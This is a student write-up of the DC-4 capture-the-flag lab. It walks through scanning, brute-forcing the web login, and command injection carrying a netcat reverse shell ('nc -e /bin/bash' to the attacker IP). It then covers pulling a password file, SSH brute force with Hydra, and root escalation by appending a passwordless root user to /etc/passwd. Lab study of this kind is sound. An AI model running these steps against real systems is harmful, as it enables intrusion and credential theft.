

DC - 4 Report

Name: Saurabh Jawade

Date : 14 - 0G - 2025

Table of Contents

Executive Summary	4
Summary of Results	4
Lab Environment	5
Attack Narrative	6-11
Conclusion	12
Recommendations	12

Executive Summary

This report of DC - 4 machine which is hosted on virtual box , are presented in this report. The goal was to evaluate vulnerabilities under off firewall level, simulating real-world attack techniques and documenting exploitable weaknesses.

Summary of Results

Lab Environment

Target OS : DC - 4

Target App : DC - 4 machine

Attacker OS : Kali Linux

IP Address : 192.168.1.64

1. IP Scanning:

- Use the Netdiscover we get the IP of the target os .
- Command : `sudo arp-scan 192.168.1.0/24`
- Sudo - root permission
- We get the ip of the target host 192.168.1.64

```
└─$ sudo arp-scan 192.168.1.0/24
Interface: wlan0, type: EN10MB, MAC: cc:47:40:e1:9a:b3, IPv4: 192.168.1.73
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.254    78:17:35:28:5d:20    (Unknown)
192.168.1.64    08:00:27:09:03:f2    (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.847 seconds (138.60 hosts/sec). 2 responded
```

2. Port scanning :

- Use the nmap for the scanning of the open ports
- Using the Command :
`Nmap -sV -A 192.168.1.64`
- sV - for version detection.
- A - Aggressive scan

It give us an 2 open ports 22 which is ssh , 80 which is http 1

It give us that which OS it is which is Linux


```
└─$ nmap -sV -A 192.168.1.64
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 00:53 IST
Nmap scan report for 192.168.1.64
Host is up (0.00046s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
|   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_  256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)
80/tcp    open  http      nginx/1.15.10
|_ _http-title: System Tools
|_ _http-server-header: nginx/1.15.10
MAC Address: 08:00:27:09:03:F2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.46 ms  192.168.1.64

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds
```

After I use the IP with the port 80 i get the frontpage of the site which is hosted in port 80 .

We see that it give us detail like this is site of the admin information system login portal



Admin Information Systems Login

Username:

Password:

3. Directory Enumeration :

- Using the Tool gobuster we enumerate the directory
- Using the command :

```
gobuster dir -u http://192.168.1.64 -w /usr/share/wordlists/dirb/common.txt
```

- Dir - define directory scanning
- -u - represent it is an url
- -w - is for giving the wordlist for the directory scanning

Using the gobuster we get different types of directory which is present in the site

As we see in the following figure..

```
L$ gobuster dir -u http://192.168.1.64 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://192.168.1.64
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/css                    (Status: 301) [Size: 170] [--> http://192.168.1.64/css/]
/images                 (Status: 301) [Size: 170] [--> http://192.168.1.64/images/]
/index.php              (Status: 200) [Size: 506]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

We try to login using the default login like admin username and admin password

And intercept request using the burpsuite .





Using the intruder in the burpsuite we brute force the password using some command paswords

As shown in the following image ..


The image shows two screenshots of the Burp Suite Intruder tool. The top screenshot displays the configuration for a 'Sniper attack' on the target `http://192.168.1.64`. The payload list includes a POST request to `/login.php` with various headers and a body containing `username=admin&password={payload}`. The right sidebar shows the 'Payloads' configuration with a 'Simple list' type, 233,536 payload count, and a list of passwords including `password`, `process`, `123456`, `root@`, `process1`, `abc123`, `admin01`, and `!@#$%^`. The bottom screenshot shows the 'Attack' results for the 'Intruder attack of http://192.168.1.64'. The 'Results' tab is active, showing a table of 34 requests. The table has columns for Request ID, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The 22nd request, with payload `shipping`, is highlighted, showing a status code of 302 and a response length of 562.

Request ID	Payload	Status code	Response received	Error	Timeout	Length	Comment
18	Process1	302	1			562	
19	trickbell	302	1			562	
20	michael1	302	1			562	
21	bubbles	302	1			562	
22	shipping	302	0			562	
23	purple	302	1			562	
24	brooklyn	302	1			562	
25	tiger	302	1			562	
26	michelle	302	1			562	
27	ladybug	302	0			562	
28	iloveyou	302	1			562	
29	freedom	302	0			562	
30	Forever21	302	0			562	
31	diamond	302	1			562	
32	babygirl	302	0			562	
33	superchew	302	0			562	
34	william1	302	0			562	

After different types of command password we get the correct one which is happy
As shown in the figure....



We successfully login using the details and we get a panel in which we have different types of listening method and after doing that we get a list of files.




We intercept the request using the burpsuite and change the radio method like

We add a mini server command which gives us access of the web browser of that target OS

Command :

```
nc -e /bin/bash 192.168.1.73 5555Csubmit=Run
```

In this we give our system IP for listening ...



And start the listening server in are terminal and we get and connaction in the terminal

Using the following command :

`Nc -nlvp 5555`

This command means are system start listning on port 5555

```
└─$ nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.1.64 59656
```

We get an acces of the system .

We see their are 3 user in the system - charles , jim and sam

After enumerating the syatam anf chacking diferent files and directory and we get

Old-password.bak which we get in the folder /home/jim/backups

And we start python server in target system and get the access of that file in are system ..

```

www-data@dc-4:/home$ ls
ls
charles jim sam
www-data@dc-4:/home$ cd jim
cd jim
www-data@dc-4:/home/jim$ ls
ls
backups mbox test.sh
www-data@dc-4:/home/jim$ ls -la
ls -la
total 32
drwxr-xr-x 3 jim jim 4096 Apr 7 2019 .
drwxr-xr-x 5 root root 4096 Apr 7 2019 ..
-rw-r--r-- 1 jim jim 220 Apr 6 2019 .bash_logout
-rw-r--r-- 1 jim jim 3526 Apr 6 2019 .bashrc
-rw-r--r-- 1 jim jim 675 Apr 6 2019 .profile
drwxr-xr-x 2 jim jim 4096 Apr 7 2019 backups
-rw----- 1 jim jim 528 Apr 6 2019 mbox
-rwsrwxrwx 1 jim jim 174 Apr 6 2019 test.sh
www-data@dc-4:/home/jim$ cd backups
cd backups
www-data@dc-4:/home/jim/backups$ ls
ls
old-passwords.bak
www-data@dc-4:/home/jim/backups$ python3 -m http.server 8080
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.1.73 - - [01/Sep/2025 05:43:35] "GET /old-passwords.bak HTTP/1.1" 200 -
^C

```

Using the following command we download the file which is in the target system

Which is old-password.bak

Command - `wget http://192.168.1.64/old-password.bak`

```

--$ wget http://192.168.1.64:8080/old-passwords.bak
--2025-09-01 01:13:35-- http://192.168.1.64:8080/old-passwords.bak
Connecting to 192.168.1.64:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2047 (2.0K) [application/x-trash]
Saving to: 'old-passwords.bak'

old-passwords.bak      100%[=====>] 2.00K  --.-KB/s  in 0.008s

2025-09-01 01:13:35 (248 KB/s) - 'old-passwords.bak' saved [2047/2047]

```

We create a file name which is user.txt . And add the user which name we get in the system access we added username like charles, jim and sam



Using the hydra we bruteforce the username and password on the target system on port 22

Using the following command :

```
Hydra -L user.txt -P old-passwords.bak 192.168.1.64 ssh
```

-L - means using the list of user name

-P - means using the the list of the password

We crack the user name and password of the target system

Jim - jibril04

```
-$ hydra -L user.txt -P old-passwords.bak 192.168.1.64 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-01 01:19:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 252 login tries (l:1/p:252), ~16 tries per task
[DATA] attacking ssh://192.168.1.64:22/
[22][ssh] host: 192.168.1.64 login: jim password: jibril04
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-01 01:20:24
```

Using the ssh tool we access the system using the username jim and connect the system on port 22

And we get the access of it after checking the files in the system we see one file which name is

Test.sh

```

└─$ ssh jim@192.168.1.64
The authenticity of host '192.168.1.64 (192.168.1.64)' can't be established.
ED25519 key fingerprint is SHA256:0CH/AiSnfSSmNwRAHfnnLhx95MTRyszFXqzT03sUJkk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.64' (ED25519) to the list of known hosts.
jim@192.168.1.64's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$ ls
backups  mbox  test.sh

```

After enumerating the system we get on file name which is jim

Which is in the directory /var/mail

In that file we get password of the user charles .

```

jim@dc-4:~$ cd /var/mail
jim@dc-4:/var/mail$ ls
jim
jim@dc-4:/var/mail$ ls -la
total 12
drwxrwsr-x  2 root mail 4096 Apr  6 2019 .
drwxr-xr-x 12 root root 4096 Apr  5 2019 ..
-rw-rw----  1 jim  mail  715 Apr  6 2019 jim
jim@dc-4:/var/mail$ cat jim
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
        (envelope-from <charles@dc-4>)
        id 1hCjIX-0000kO-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000kO-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: 0

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is: xHhA6hvim0y

See ya,
Charles

```

Using the password we get in the jim file we login as charles and the access of the charles User.

```

jim@dc-4:/var/mail$ su charles
Password:
charles@dc-4:/var/mail$ ls
jim

```


Using the command we check that the system the user has an root permission or not

It has root permission but for this we have to run the file which is teehee

```
charles@dc-4:/var/mail$ sudo -l
Matching Defaults entries for charles on dc-4:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
  (root) NOPASSWD: /usr/bin/teehee
```

We run the teehee file using the following command and put this in that file because we have the permission of the writing in that file

Command : sudo teehee -a /etc/passwd

```
charles@dc-4:/var/mail$ sudo teehee -a /etc/passwd
user::0:0:0:/bin/bash
user::0:0:0:/bin/bash
^C
charles@dc-4:/var/mail$ su user
root@dc-4:/var/mail#
```

Then we access the root user using the following command

Su user and we get the access of the root user . In root directory we get the root flag.txt

```
charles@dc-4:/var/mail$ su user
root@dc-4:/var/mail# cd /root
root@dc-4:/root# ls
flag.txt
root@dc-4:/root# cat flag.txt

888      888      888 888      8888888b.      888 888 888 888
888  o  888      888 888      888 "Y88b      888 888 888 888
888 d8b 888      888 888      888 888      888 888 888 888
888 d888b 888 .d88b. 888 888      888 888 .d88b. 888888b. .d88b. 888 888 888 888
888d8888888888 d8P Y8b 888 888      888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888
888888P Y88888 888888888 888 888      888 888 888 888 888 888 888888888 Y8P Y8P Y8P Y8P
88888P Y8888 Y8b. 888 888      888 .d88P Y88..88P 888 888 Y8b. " " " "
888P Y888 "Y8888 888 888      88888888P" "Y88P" 888 888 "Y8888 888 888 888 888

Congratulations!!!

Hope you enjoyed DC-4. Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
root@dc-4:/root#
```

We successfully Hacked the Given Machine.

Conclusion

After using the Different types of attack we successfully hacked the DC - 4 machine . we using different type of of attack like Directory Enenumeration , active port scanning , privilage escalation .